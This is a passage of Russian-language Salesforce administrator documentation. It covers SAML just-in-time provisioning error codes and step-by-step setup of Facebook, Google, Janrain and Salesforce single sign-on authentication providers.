| 24  | Отсутствует адрес эл. почты контакта                                   | MISSING_CONTACT_EMAIL                 |
| 25  | Отсутствует фамилия контакта   | MISSING_CONTACT_LAST_NAME             |
| 26  | Не удается создать контакт   | CONTACT_CREATION_API_ERROR            |
| 27  | Обнаружено несколько совпадающих контактов                             | MULTIPLE_CONTACTS_FOUND               |
| 28  | Обнаружено несколько совпадающих организаций                           | MULTIPLE_ACCOUNTS_FOUND               |
| 30  | Недопустимый ответственный за организацию                              | INVALID_ACCOUNT_OWNER                 |
| 31  | Недопустимый профиль портала   | INVALID_PORTAL_PROFILE                |
| 32  | Изменение организации запрещено  | ACCOUNT_CHANGE_NOT_ALLOWED            |
| 33  | Не удастся обновить организацию  | ACCOUNT_UPDATE_FAILED                 |
| 34  | Не удастся обновить контакт  | CONTACT_UPDATE_FAILED                 |
| 35  | Недопустимое значение стандартного поля организации                    | INVALID_STANDARD_ACCOUNT_FIELD_VALUE  |
| 36  | Изменение контакта запрещено   | CONTACT_CHANGE_NOT_ALLOWED            |
| 37  | Недопустимая роль портала  | INVALID_PORTAL_ROLE                   |
| 38  | Не удастся обновить роль портала                                       | CANNOT_UPDATE_PORTAL_ROLE             |
| 39  | Недопустимый класс средства обработки своевременной инициализации SAML | INVALID_JIT_HANDLER                   |
| 40  | Недействительный исполнительный пользователь                           | INVALID_EXECUTION_USER                |
| 41  | Ошибка выполнения  | APEX_EXECUTION_ERROR                  |
| 42  | Обновление организации-лица в контакте не поддерживается               | UNSUPPORTED_CONTACT_PERSONACCT_UPDATE |

СМ. ТАКЖЕ:

[Общие сведения о своевременной инициализации для SAML](#)

[Своевременная инициализация для порталов](#)

## Общие сведения о внешних поставщиках проверки подлинности


Внешний поставщик услуг (например, Facebook<sup>®</sup> или Janrain<sup>®</sup>) может использоваться для входа в организацию Salesforce посредством регистрационных данных пользователя.

Чтобы настроить поставщика проверки подлинности для единой регистрации, выполните указанные ниже действия.

- Настройте веб-сайт поставщика услуг.
- Создайте средство обработки регистрации посредством Apex.
- Определите поставщика проверки подлинности для организации.

Ниже перечислены действия, выполняемые после настройки.

1. Пользователь пытается выполнить вход в систему Salesforce посредством стороннего удостоверения.
2. Запрос на вход перенаправляется стороннему поставщику проверки подлинности.
3. Пользователь выполняет сторонний вход и подтверждает доступ.
4. Сторонний поставщик проверки подлинности перенаправляет пользователя в систему Salesforce посредством регистрационных данных.
5. Пользователь выполняет вход в систему Salesforce.

 **Прим.:** После сторонней проверки подлинности пользователь с текущим сеансом Salesforce автоматически перенаправляется на страницу, позволяющую подтвердить связь с его учетной записью Salesforce.

## Определение поставщика проверки подлинности

Ниже перечислены поддерживаемые поставщики.

- [Facebook](#)
- [Google](#)
- [Janrain](#)
- [LinkedIn](#)
- [Microsoft Access Control Service](#)
- [Salesforce](#)
- [Twitter](#)
- [Любой поставщик услуг, использующий протокол OpenID Connect](#)

## Добавление функций в поставщика проверки подлинности

Дополнительные параметры запроса позволяют расширить функции, выполняемые поставщиком проверки подлинности.

- **Scope:** данный параметр настраивает полномочия, полученные от сторонней компании.
- **Site:** данный параметр позволяет использовать поставщика на сайте.
- **StartURL:** данный параметр перенаправляет пользователя, прошедшего проверку подлинности, в определенную область.
- **Community:** данный параметр перенаправляет пользователя, прошедшего проверку подлинности, в определенное сообщество.

### ВЕРСИИ

Доступно в версиях:  
Lightning Experience и  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра параметров:

- «Просмотр настройки и конфигурации»

Для редактирования параметров:

- «Настройка приложения»

И

«Управление поставщиками проверки подлинности»

- [Authorization Endpoint](#) на странице 1056: данный параметр перенаправляет пользователя на конкретную конечную точку для проверки подлинности (только поставщики проверки подлинности Salesforce).

## Создание средства обработки регистрации Apex

Поставщики проверки подлинности для процесса единой регистрации могут использоваться только при наличии класса средства обработки регистрации. Класс средства обработки регистрации Apex должен реализовывать интерфейс `Auth.RegistrationHandler`, определяющий два метода. Метод, иницируемый системой Salesforce для обратного вызова, определяется тем, использовался ли данный поставщик ранее. Класс шаблона Apex, используемый для тестирования, может быть автоматически создан при создании поставщика проверки подлинности.


## Настройка поставщика проверки подлинности Facebook

Чтобы использовать Facebook в качестве поставщика проверки подлинности, выполните указанные ниже действия.

1. **Настройте** приложение Facebook, выбрав систему Salesforce в качестве домена приложения.
2. **Определите** поставщика проверки подлинности Facebook для организации Salesforce.
3. **Обновите** приложение Facebook, чтобы использовать значение поля «URL-адрес обратного вызова», созданное системой Salesforce, в качестве значения поля Facebook «URL-адрес веб-сайта».
4. **Протестируйте** подключение.

## Настройка приложения Facebook


Прежде чем настроить Facebook для организации Salesforce, рекомендуем настроить приложение в Facebook.

 **Прим.:** Чтобы пропустить данное действие, разрешите системе Salesforce использование собственного стандартного приложения. Дополнительную информацию см. в разделе «[Использование значений под управлением Salesforce при настройке поставщика проверки подлинности](#)».

1. Откройте [веб-сайт Facebook](#) и создайте приложение.
2. Измените параметры приложения и задайте домену приложения значение Salesforce.
3. Запомните код и секрет приложения.

## Определение поставщика Facebook для организации Salesforce

Код и секрет приложения Facebook необходимы для настройки поставщика Facebook в организации Salesforce.

 **Прим.:** Чтобы пропустить ввод данных значений при настройке поставщика, разрешите системе Salesforce управление значениями. Дополнительную информацию см. в разделе «[Использование значений под управлением Salesforce при настройке поставщика проверки подлинности](#)».

1. Введите строку «*Поставщики проверки подлинности*» в поле «Быстрый поиск» в меню «Настройка» и выберите «**Поставщики проверки подлинности**».
2. Нажмите кнопку «**Создать**».

### ВЕРСИИ

Доступно в версиях:  
Lightning Experience и  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра параметров:


- «Просмотр настройки и конфигурации»


Для редактирования параметров:

- «Настройка приложения»

И

«Управление поставщиками проверки подлинности»

3. Выберите Facebook в поле «Тип поставщика».
4. Заполните поле «Имя».
5. Заполните поле «Индекс URL-адреса». Данное значение используется в URL-адресах конфигурации клиента. Например, если индексу URL-адреса поставщика присвоено значение «MoiPostavshikFacebook», то URL-адрес единой регистрации выглядит следующим образом:  
`https://login.salesforce.com/auth/sso/00Dx00000000001/MoiPostavshikFacebook`.
6. Введите код приложения Facebook в поле «Ключ пользователя».
7. Введите секрет приложения Facebook в поле «Секрет пользователя».
8. При необходимости заполните перечисленные ниже поля.
  - a. Введите основной URL-адрес из Facebook в поле «URL-адрес конечной точки авторизации». Например, `https://www.facebook.com/v2.2/dialog/oauth`. При пропуске данного поля система Salesforce использует версию Facebook API, используемую приложением.  
 **Совет:** При необходимости дополните основной URL-адрес строковыми параметрами запроса. Например, чтобы получить маркер обновления от Google для автономного доступа, введите URL-адрес `https://accounts.google.com/o/oauth2/auth?access_type=offline&approval_prompt=force`. В данном примере рекомендуем добавить параметр `approval_prompt`, позволяющий пользователю принимать действие обновления, благодаря чему Google сможет отправлять последующие маркеры обновления.
  - b. Заполните поле «URL-адрес конечной точки маркера» из Facebook. Например, `https://www.facebook.com/v2.2/dialog/oauth`. При пропуске данного поля система Salesforce использует версию Facebook API, используемую приложением.
  - c. Заполните поле «URL-адрес конечной точки сведений о пользователе» для изменения значений, запрошенных интерфейсом API профиля Facebook. Дополнительную информацию о полях см. по ссылке [https://developers.facebook.com/docs/facebook-login/permissions/v2.0#reference-public\\_profile](https://developers.facebook.com/docs/facebook-login/permissions/v2.0#reference-public_profile). Запрошенные поля должны соответствовать запрошенным областям. При пропуске данного поля система Salesforce использует версию Facebook API, используемую приложением.
  - d. Поле «Стандартные области», значение которого должно быть отправлено вместе с запросом на конечную точку авторизации. В противном случае система использует жестко запрограммированные стандартные значения для типа поставщика (см. [документацию разработчика Facebook](#)).  
Дополнительную информацию см. в разделе «[Использование параметра Score](#)».
  - e. Поле «URL-адрес настраиваемой ошибки», значение которого должно использоваться поставщиком для уведомления об ошибках.
  - f. Поле «URL-адрес настраиваемого выхода», значение которого должно использоваться при выходе пользователей, выполнивших проверку подлинности посредством процесса единой регистрации. Рекомендуем использовать данное поле для перенаправления пользователей на фирменную страницу выхода или любую другую страницу, кроме стандартной страницы выхода Salesforce. URL-адрес должен быть полностью определенным и содержать префикс `http` или `https` (например, `https://acme.my.salesforce.com`).
  - g. Выберите текущий класс Apex в поле «Средство обработки регистрации» или щелкните ссылку «Автоматически создавать шаблон средства обработки регистрации», чтобы создать шаблон класса Apex для средства обработки регистрации. Прежде чем использовать данный класс, выполните его редактирование путем изменения стандартного содержимого.

 **Прим.:** Значение поля «URL-адрес инициализации единой регистрации» может быть создано только после выбора класса средства обработки регистрации для системы Salesforce.

- h. Выберите пользователя, который выполняет класс Apex, в поле **«Выполнить регистрацию как»**. Пользователю должно быть предоставлено полномочие «Управление пользователями». Данное поле является обязательным в случае выбора или автоматического создания класса для средства обработки регистрации.
- i. Чтобы использовать поставщика на портале, выберите нужный портал в раскрывающемся списке «Портал».
- j. Чтобы добавить путь в значок для отображения в виде кнопки на странице входа для сообщества, воспользуйтесь полем «URL-адрес значка». Данный значок применяется только к сообществу, поэтому не отображается на странице входа для организации Salesforce или настраиваемого домена, созданного посредством функции «Мой домен». Кнопка позволяет пользователям выполнять вход посредством связанного поставщика проверки подлинности для сообщества.

При необходимости укажите путь к собственному изображению или скопируйте URL-адрес одного из тестовых значков.

## 9. Нажмите кнопку **«Сохранить»**.

Запомните значение созданного поля «Код поставщика проверки подлинности». Данное значение должно использоваться в классе Apex `Auth.AuthToken`.

Некоторые URL-адреса конфигурации клиента генерируются только после определения поставщика проверки подлинности.

- «Тестовый URL-адрес инициализации»: данный URL-адрес позволяет проверить правильность настройки стороннего поставщика. Администратор открывает данный URL-адрес в обозревателе, регистрируется в стороннем приложении и перенаправляется в систему Salesforce путем сопоставления атрибутов.
- «URL-адрес инициализации единой регистрации»: данный URL-адрес позволяет использовать единую регистрацию для входа в систему Salesforce посредством стороннего приложения. Конечный пользователь открывает данный URL-адрес в обозревателе и регистрируется в стороннем приложении. В этом случае вход в систему Salesforce выполняется от имени созданного или обновленного пользователя.
- «URL-адрес связывания текущего пользователя»: данный URL-адрес позволяет связать текущих пользователей Salesforce со сторонней учетной записью. Конечный пользователь открывает данный URL-адрес в обозревателе, регистрируется в стороннем приложении и в системе Salesforce, а затем подтверждает ссылку.
- «URL-адрес инициализации только OAuth»: данный URL-адрес позволяет получать маркеры доступа OAuth для стороннего приложения. Стороннее приложение может получить маркер только после проверки подлинности пользователя в системе Salesforce; данный процесс не предусматривает дальнейшего использования функции единой регистрации.
- «URL-адрес обратного вызова»: данный URL-адрес позволяет поставщику проверки подлинности обращаться к конечной точке конфигурации. При переадресации на адрес, указанный в поле «URL-адрес обратного вызова», должны использоваться сведения для всех перечисленных выше URL-адресов конфигурации клиента.

URL-адреса конфигурации клиента поддерживают дополнительные параметры запроса, позволяющие перенаправлять пользователей для входа посредством выбранных сайтов, получения настраиваемых полномочий от сторонних компаний или перехода в определенную область после проверки подлинности.

## Обновление приложения Facebook

Если организации Salesforce задан поставщик проверки подлинности Facebook, откройте и обновите приложение Facebook, чтобы использовать значение поля «URL-адрес обратного вызова» в качестве значения поля Facebook «URL-адрес веб-сайта».

## Тестирование подключения единой регистрации

Откройте «Тестовый URL-адрес инициализации» на странице сведений о поставщике проверки подлинности в обозревателе. При этом пользователь переходит на веб-узел Facebook, где ему предлагается выполнить вход и авторизовать приложение. После авторизации пользователь возвращается в систему Salesforce.

СМ. ТАКЖЕ:

- [Использование параметров запроса в URL-адресах конфигурации клиента](#)
- [Общие сведения о внешних поставщиках проверки подлинности](#)

## Настройка поставщика проверки подлинности Google


Разрешите пользователям выполнять вход в организацию Salesforce посредством аккаунтов Google.

Чтобы использовать Google в качестве поставщика проверки подлинности, выполните указанные ниже действия.

1. **Настройте** приложение Google, выбрав систему Salesforce в качестве домена приложения.
2. **Определите** поставщика проверки подлинности Google для организации Salesforce.
3. **Обновите** приложение Google, чтобы использовать значение поля «URL-адрес обратного вызова», созданное системой Salesforce, в качестве значения поля Google «URL-адрес веб-сайта».
4. **Протестируйте** подключение.

## Настройка приложения Google


Прежде чем настроить Google для организации Salesforce, рекомендуем настроить приложение в Google.

 **Прим.:** Чтобы пропустить данное действие, разрешите системе Salesforce использование собственного стандартного приложения. Дополнительную информацию см. в разделе [«Использование значений под управлением Salesforce при настройке поставщика проверки подлинности»](#).

1. Откройте [веб-сайт Google](#) и создайте приложение.
2. Измените параметры приложения и задайте домену приложения значение Salesforce.
3. Запомните код и секрет приложения.

## Определение поставщика Google для организации Salesforce

Код и секрет приложения Google необходимы для настройки поставщика Google в организации Salesforce.

 **Прим.:** Чтобы пропустить ввод данных значений при настройке поставщика, разрешите системе Salesforce управление значениями. Дополнительную информацию см. в разделе [«Использование значений под управлением Salesforce при настройке поставщика проверки подлинности»](#).

1. Введите строку *«Поставщики проверки подлинности»* в поле «Быстрый поиск» в меню «Настройка» и выберите **«Поставщики проверки подлинности»**.

### ВЕРСИИ

Доступно в версиях:  
Lightning Experience и  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра параметров:

- «Просмотр настройки и конфигурации»

Для редактирования параметров:


- «Настройка приложения»


И

«Управление поставщиками проверки подлинности»



2. Нажмите кнопку **«Создать»**.
3. Выберите Google в поле «Тип поставщика».
4. Заполните поле «Имя».
5. Заполните поле «Индекс URL-адреса». Данное значение используется в URL-адресах конфигурации клиента. Например, если индексу URL-адреса поставщика присвоено значение «MoiPostavshikGoogle», то URL-адрес единой регистрации выглядит следующим образом:  
`https://login.salesforce.com/auth/sso/00Dx00000000001/MoiPostavshikGoogle`.
6. Введите код приложения Google в поле «Ключ пользователя».
7. Введите секрет приложения Google в поле «Секрет пользователя».
8. При необходимости заполните перечисленные ниже поля.
  - a. Поле «URL-адрес конечной точки авторизации», предназначенное для ввода основного URL-адреса авторизации от Google. Например, `https://accounts.google.com/o/oauth2/authorize`. URL-адрес должен начинаться с компонента `https://accounts.google.com/o/oauth2`.

 **Совет:** При необходимости дополните основной URL-адрес строковыми параметрами запроса. Например, чтобы получить маркер обновления от Google для автономного доступа, введите URL-адрес `https://accounts.google.com/o/oauth2/auth?access_type=offline&approval_prompt=force`. Параметр `approval_prompt` позволяет пользователю принимать действие обновления, благодаря чему Google сможет отправлять последующие маркеры обновления.
  - b. Поле «URL-адрес конечной точки маркера», предназначенное для ввода URL-адреса маркера OAuth от Google. Например, `https://accounts.google.com/o/oauth2/accessToken`. URL-адрес должен начинаться с компонента `https://accounts.google.com/o/oauth2`.
  - c. Поле «URL-адрес конечной точки сведений о пользователе», предназначенное для изменения значений, запрошенных интерфейсом API профиля Google. URL-адрес должен начинаться с компонента `https://www.googleapis.com/oauth2/`.
  - d. Поле «Стандартные области», значение которого должно быть отправлено вместе с запросом на конечную точку авторизации. В противном случае система использует жестко запрограммированные стандартные значения для типа поставщика. См. [документацию разработчика Google](#).  
Дополнительную информацию см. в разделе [«Использование параметра Score»](#).
  - e. Поле «URL-адрес настраиваемой ошибки», предназначенное для ввода URL-адреса, используемого поставщиком для уведомления об ошибках.
  - f. Поле «URL-адрес настраиваемого выхода», значение которого должно использоваться при выходе пользователей, выполнивших проверку подлинности посредством процесса единой регистрации. Рекомендуем использовать данное поле для перенаправления пользователей на фирменную страницу выхода или любую другую страницу, кроме стандартной страницы выхода Salesforce. URL-адрес должен быть полностью определенным и содержать префикс `http` или `https` (например, `https://acme.my.salesforce.com`).
  - g. Чтобы создать шаблон класса Apex для средства обработки регистрации, выберите текущий класс Apex в поле «Средство обработки регистрации» или щелкните ссылку «Автоматически создавать шаблон средства обработки регистрации». Прежде чем использовать данный класс, выполните его редактирование путем изменения стандартного содержимого.

 **Прим.:** Укажите класс средства обработки регистрации для системы Salesforce для создания значения поля «URL-адрес инициализации единой регистрации».

- h. Выберите пользователя, выполняющего класс средства обработки Apex, в поле **«Выполнить регистрацию как»**. Пользователю должно быть предоставлено полномочие «Управление пользователями». Данное поле является обязательным при выборе или автоматическом создании класса средства обработки регистрации.
- i. Чтобы использовать портал с поставщиком, выберите нужный портал из списка «Портал».
- j. Чтобы добавить путь в значок для отображения в виде кнопки на странице входа для сообщества, воспользуйтесь полем «URL-адрес значка». Данный значок применяется только к сообществу, поэтому не отображается на странице входа для организации Salesforce или настраиваемого домена, созданного посредством функции «Мой домен». Кнопка позволяет пользователям выполнять вход посредством связанного поставщика проверки подлинности для сообщества.

При необходимости укажите путь к собственному изображению или скопируйте URL-адрес одного из тестовых значков.

## 9. Нажмите кнопку **«Сохранить»**.

Запомните значение созданного поля «Код поставщика проверки подлинности». Данное значение должно использоваться в классе Apex `Auth.AuthToken`.

Некоторые URL-адреса конфигурации клиента генерируются только после определения поставщика проверки подлинности.

- «Тестовый URL-адрес инициализации»: данный URL-адрес позволяет проверить правильность настройки стороннего поставщика. Администратор открывает данный URL-адрес в обозревателе, регистрируется в стороннем приложении и перенаправляется в систему Salesforce путем сопоставления атрибутов.
- «URL-адрес инициализации единой регистрации»: данный URL-адрес позволяет использовать единую регистрацию для входа в систему Salesforce посредством стороннего приложения. Конечный пользователь открывает данный URL-адрес в обозревателе и регистрируется в стороннем приложении. Затем стороннее приложение создает нового пользователя или обновляет текущего пользователя и выполняет вход в систему Salesforce от его имени.
- «URL-адрес связывания текущего пользователя»: данный URL-адрес позволяет связать текущих пользователей Salesforce со сторонней учетной записью. Конечный пользователь открывает данный URL-адрес в обозревателе, регистрируется в стороннем приложении и в системе Salesforce, а затем подтверждает ссылку.
- «URL-адрес инициализации только OAuth»: данный URL-адрес позволяет получать маркеры доступа OAuth для стороннего приложения. Стороннее приложение может получить маркер только после проверки подлинности пользователя в системе Salesforce; данный процесс не предусматривает дальнейшего использования функции единой регистрации.
- «URL-адрес обратного вызова»: данный URL-адрес позволяет поставщику проверки подлинности обращаться к конечной точке конфигурации. Поставщик проверки подлинности выполняет переадресацию на адрес, указанный в поле «URL-адрес обратного вызова», со сведениями для каждого URL-адреса конфигурации клиента.

URL-адреса конфигурации клиента поддерживают другие параметры запроса, позволяющие перенаправлять пользователей для входа посредством выбранных сайтов, получения настраиваемых полномочий от сторонних компаний или перехода в определенную область после проверки подлинности.

## Обновление приложения Google

Если организации Salesforce задан поставщик проверки подлинности Google, откройте и обновите приложение Google, чтобы использовать значение поля «URL-адрес обратного вызова» в качестве значения поля Google «URL-адрес веб-сайта».

## Тестирование подключения единой регистрации

Откройте «Тестовый URL-адрес инициализации» на странице сведений о поставщике проверки подлинности в обозревателе. При этом пользователь переходит на веб-узел Google, где ему предлагается выполнить вход и авторизовать приложение. После авторизации пользователь возвращается в систему Salesforce.

## Настройка поставщика проверки подлинности Janrain

Процесс настройки поставщика проверки подлинности Janrain немного отличается от процесса настройки других поставщиков. Поток может быть запущен без использования URL-адреса инициализации единой регистрации, генерируемого после регистрации поставщика в системе Salesforce. Взамен, веб-узел дополняется виджетом Janrain, предназначенным для входа.

Чтобы настроить поставщика Janrain, выполните указанные ниже действия.

1. **Зарегистрируйте** приложение на веб-узле Janrain и получите apiKey.
2. **Определите** поставщика проверки подлинности Janrain для организации Salesforce.
3. **Получите** код виджета входа от компании Janrain.
4. **Настройте** сайт для вызова кода виджета входа в организации Salesforce.

## Регистрация приложения

Создайте аккаунт Janrain на [веб-узле Janrain](#). При наличии аккаунта Janrain получите apiKey.

1. Последовательно выберите пункты **Deployment > Sign-in for Web > Handle Tokens**.
2. Скопируйте значение поля apiKey. Данное значение требуется при создании поставщика Janrain в организации Salesforce.
3. Добавьте домен Salesforce в список разрешенных доменов Janrain (**Deployment > Application Settings > Domain Whitelist**).

## Определение поставщика Janrain для организации Salesforce

Значение поля apiKey необходимо для создания поставщика Janrain в организации Salesforce.

1. Введите строку «*Поставщики проверки подлинности*» в поле «Быстрый поиск» в меню «Настройка» и выберите «**Поставщики проверки подлинности**».
2. Нажмите кнопку «**Создать**».
3. Выберите Janrain в поле «Тип поставщика».
4. Заполните поле «Имя».
5. Заполните поле «Индекс URL-адреса». Данное значение используется в поле «URL-адрес обратного вызова». Например, если индексу URL-адреса поставщика присвоено значение «MoiPostavshikJanrain», то значение поля «URL-адрес обратного вызова» выглядит следующим образом:  
https://login.salesforce.com/services/authcallback/00D300000007CvvEAE/MoiPostavshikJanrain.
6. Вставьте значение apiKey в поле «Секрет пользователя».

### ВЕРСИИ

Доступно в версиях:  
Lightning Experience и  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра параметров:

- «Просмотр настройки и конфигурации»

Для редактирования параметров:

- «Настройка приложения»

И

«Управление поставщиками проверки подлинности»

7. При необходимости заполните поле «URL-адрес настраиваемой ошибки» значением, которое должно использоваться поставщиком для уведомления об ошибках.
8. При необходимости заполните поле «URL-адрес настраиваемого выхода» значением, которое должно использоваться при выходе пользователей, выполнивших проверку подлинности посредством процесса единой регистрации. Рекомендуем использовать данное поле для перенаправления пользователей на фирменную страницу выхода или любую другую страницу, кроме стандартной страницы выхода Salesforce. URL-адрес должен быть полностью определенным и содержать префикс `http` или `https` (например, `https://acme.my.salesforce.com`).
9. Выберите текущий класс Apex в поле «Средство обработки регистрации» или щелкните ссылку «Автоматически создавать шаблон средства обработки регистрации», чтобы создать шаблон класса Apex для средства обработки регистрации. Прежде чем использовать данный класс, выполните его редактирование путем изменения стандартного содержимого.



**Прим.:** Функция единой регистрации может использоваться только в том случае, если выбран класс средства обработки регистрации для Salesforce.

10. Выберите пользователя, который выполняет класс Apex, в поле **«Выполнить регистрацию как»**. Пользователю должно быть предоставлено полномочие «Управление пользователями». Данное поле является обязательным в случае выбора или автоматического создания класса для средства обработки регистрации.
11. Чтобы использовать поставщика на портале, выберите нужный портал в раскрывающемся списке «Портал».
12. Чтобы добавить путь в значок для отображения в виде кнопки на странице входа для сообщества, воспользуйтесь полем «URL-адрес значка». Данный значок применяется только к сообществу, поэтому не отображается на странице входа для организации Salesforce или настраиваемого домена, созданного посредством функции «Мой домен». Кнопка позволяет пользователям выполнять вход посредством связанного поставщика проверки подлинности для сообщества. При необходимости укажите путь к собственному изображению или скопируйте URL-адрес одного из тестовых значков.
13. Нажмите кнопку **«Сохранить»**.

Запомните значение созданного поля «URL-адрес обратного вызова». Данное значение требуется для завершения настройки Janrain.

Некоторые параметры конфигурации клиента доступны только после настройки Janrain в качестве поставщика проверки подлинности. Ниже перечислены параметры, которые могут использоваться со значением `flowtype` в поле «URL-адрес обратного вызова».

- `test`: данный параметр позволяет проверить правильность настройки стороннего поставщика. Администратор задает значение `flowtype=test` для виджета Janrain, регистрируется в стороннем приложении и перенаправляется в систему Salesforce путем сопоставления атрибутов.
- `link`: данный параметр позволяет связать текущих пользователей Salesforce со сторонней учетной записью. Конечный пользователь открывает страницу, содержащую виджет Janrain, которому задано значение `flowtype=link`, регистрируется в стороннем приложении и в системе Salesforce, а затем подтверждает ссылку.
- `ssso`: данный параметр позволяет использовать единую регистрацию для входа в систему Salesforce посредством стороннего приложения. Конечный пользователь открывает страницу, содержащую виджет Janrain, которому задано значение `flowtype=ssso`, и регистрируется в стороннем приложении. В этом случае вход в систему Salesforce выполняется от имени созданного или обновленного пользователя.

URL-адреса конфигурации клиента поддерживают дополнительные параметры запроса, позволяющие перенаправлять пользователей для входа посредством выбранных сайтов, получения настраиваемых полномочий от сторонних компаний или перехода в определенную область после проверки подлинности.

## Получение кода виджета входа от компании Janrain

Получите код виджета входа для организации Salesforce.

1. Последовательно выберите пункты **Application > Sign-in for Web > Get the Code** в аккаунте Janrain.
2. Введите значение поля «URL-адрес обратного вызова» из сведений о поставщике Janrain в организации Salesforce (а также параметр запроса `flowtype=sso` в качестве URL-адреса маркера). Например:

```
https://login.salesforce.com/services/authcallback/00DD#####/JanrainApp?flowtype=sso
```

При использовании настраиваемого домена, созданного посредством функции «Мой домен», замените компонент `login.salesforce.com` именем для функции «Мой домен».

При использовании сообщества добавьте параметр `community` и дополните им виджет входа в качестве URL-адреса маркера. Например:

```
janrain.settings.tokenUrl='https://login.salesforce.com/services/authcallback/00DD#####/JanrainApp'+ '?flowtype=sso&community='+encodeURIComponent('https://acme.force.com/customers');
```

## Создание сайта для вызова виджета входа

1. Включите поддержку Sites.
2. Создайте страницу и скопируйте на нее код виджета входа.
3. Создайте сайт и выберите созданную страницу в качестве начальной страницы сайта.

СМ. ТАКЖЕ:

[Использование параметров запроса в URL-адресах конфигурации клиента](#)

[Общие сведения о внешних поставщиках проверки подлинности](#)

[salesforce\\_communities\\_implementation.pdf](#)

## Настройка поставщика проверки подлинности Salesforce


Связанное приложение может использоваться в качестве поставщика проверки подлинности. Выполните указанные ниже действия.

1. [Определите связанное приложение.](#)
2. [Определите поставщика проверки подлинности Salesforce для организации.](#)
3. [Протестируйте подключение.](#)

### Определение связанного приложения


Прежде чем настроить поставщика Salesforce для организации Salesforce, рекомендуем определить связанное приложение, поддерживающее функцию единой регистрации. Введите строку «*Приложения*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Приложения**».

После определения связанного приложения сохраните значения полей «Ключ пользователя» и «Секрет пользователя».

 **Прим.:** Чтобы пропустить данное действие, разрешите системе Salesforce использование собственного стандартного приложения. Дополнительную информацию см. в разделе «[Использование значений под управлением Salesforce при настройке поставщика проверки подлинности](#)».

### Определение поставщика проверки подлинности Salesforce для организации

Значения полей «Ключ пользователя» и «Секрет пользователя» определения связанного приложения требуются для настройки поставщика проверки подлинности в организации.

 **Прим.:** Чтобы пропустить ввод данных значений при настройке поставщика, разрешите системе Salesforce управление значениями. Дополнительную информацию см. в разделе «[Использование значений под управлением Salesforce при настройке поставщика проверки подлинности](#)».

1. Введите строку «*Поставщики проверки подлинности*» в поле «Быстрый поиск» в меню «Настройка» и выберите «**Поставщики проверки подлинности**».
2. Нажмите кнопку «**Создать**».
3. Выберите Salesforce в поле «Тип поставщика».
4. Заполните поле «Имя».
5. Заполните поле «Индекс URL-адреса». Данное значение используется в URL-адресах конфигурации клиента. Например, если индексу URL-адреса поставщика присвоено значение «MoiPostavshikSFDC», то URL-адрес единой регистрации выглядит следующим образом:  
https://login.salesforce.com/auth/sso/00Dx00000000001/MoiPostavshikSFDC.
6. Вставьте значение поля «Ключ пользователя» из определения связанного приложения в поле «Ключ пользователя».
7. Вставьте значение поля «Секрет пользователя» из определения связанного приложения в поле «Секрет пользователя».
8. При необходимости заполните перечисленные ниже поля.
  - a. Поле «URL-адрес конечной точки авторизации», предназначенное для ввода URL-адреса авторизации OAuth.

### ВЕРСИИ

Доступно в версиях:  
Lightning Experience и  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра параметров:

- «Просмотр настройки и конфигурации»

Для редактирования параметров:

- «Настройка приложения»

И

«Управление поставщиками проверки подлинности»


Имя хоста, указанное в поле «URL-адрес конечной точки авторизации», может соответствовать имени безопасной среды или настраиваемого домена, созданного посредством функции «Мой домен», но URL-адрес должен заканчиваться компонентом `.salesforce.com`, а путь должен заканчиваться компонентом `/services/oauth2/authorize`. Например, `https://test.salesforce.com/services/oauth2/authorize`.

- b. Поле «URL-адрес конечной точки маркера», предназначенное для ввода URL-адреса маркера OAuth.

Имя хоста, указанное в поле «URL-адрес конечной точки маркера», может соответствовать имени безопасной среды или настраиваемого домена, созданного посредством функции «Мой домен», но URL-адрес должен заканчиваться компонентом `.salesforce.com`, а путь должен заканчиваться компонентом `/services/oauth2/token`. Например, `https://test.salesforce.com/services/oauth2/token`.

- c. Поле «Стандартные области», значение которого должно быть отправлено вместе с запросом на конечную точку авторизации. В противном случае система использует жестко запрограммированное стандартное значение.


Дополнительную информацию см. в разделе «Использование параметра Score».

 **Прим.:** При редактировании параметров для текущего поставщика проверки подлинности Salesforce рекомендуем установить флажок «Добавить код организации для связывания сторонней учетной записи». При наличии поставщиков проверки подлинности Salesforce, настроенных в выпуске Summer'14 или ранее, удостоверение пользователя, предоставленное организацией, не содержит кода организации. Таким образом, целевая организация не может различать пользователей с одинаковым кодом из двух источников (например, две безопасные среды). При наличии текущей организации с двумя пользователями (по одному из каждой безопасной среды), соотношенными с пользователем в целевой организации, установите данный флажок для разделения удостоверений. В противном случае, снимите данный флажок. После включения данной функции пользователи должны повторно утвердить связывание со всеми сторонними ссылками. Данные ссылки отображаются в разделе «Ссылки на сторонние учетные записи» страницы сведений о пользователе. По умолчанию данный параметр включен для поставщиков проверки подлинности Salesforce, созданных в выпуске Winter'15 и более поздних выпусках, но флажок не отображается.

- d. Поле «URL-адрес настраиваемой ошибки», значение которого должно использоваться поставщиком для уведомления об ошибках.

- e. Поле «URL-адрес настраиваемого выхода», значение которого должно использоваться при выходе пользователей, выполнивших проверку подлинности посредством процесса единой регистрации. Рекомендуем использовать данное поле для перенаправления пользователей на фирменную страницу выхода или любую другую страницу, кроме стандартной страницы выхода Salesforce. URL-адрес должен быть полностью определенным и содержать префикс `http` или `https` (например, `https://acme.my.salesforce.com`).

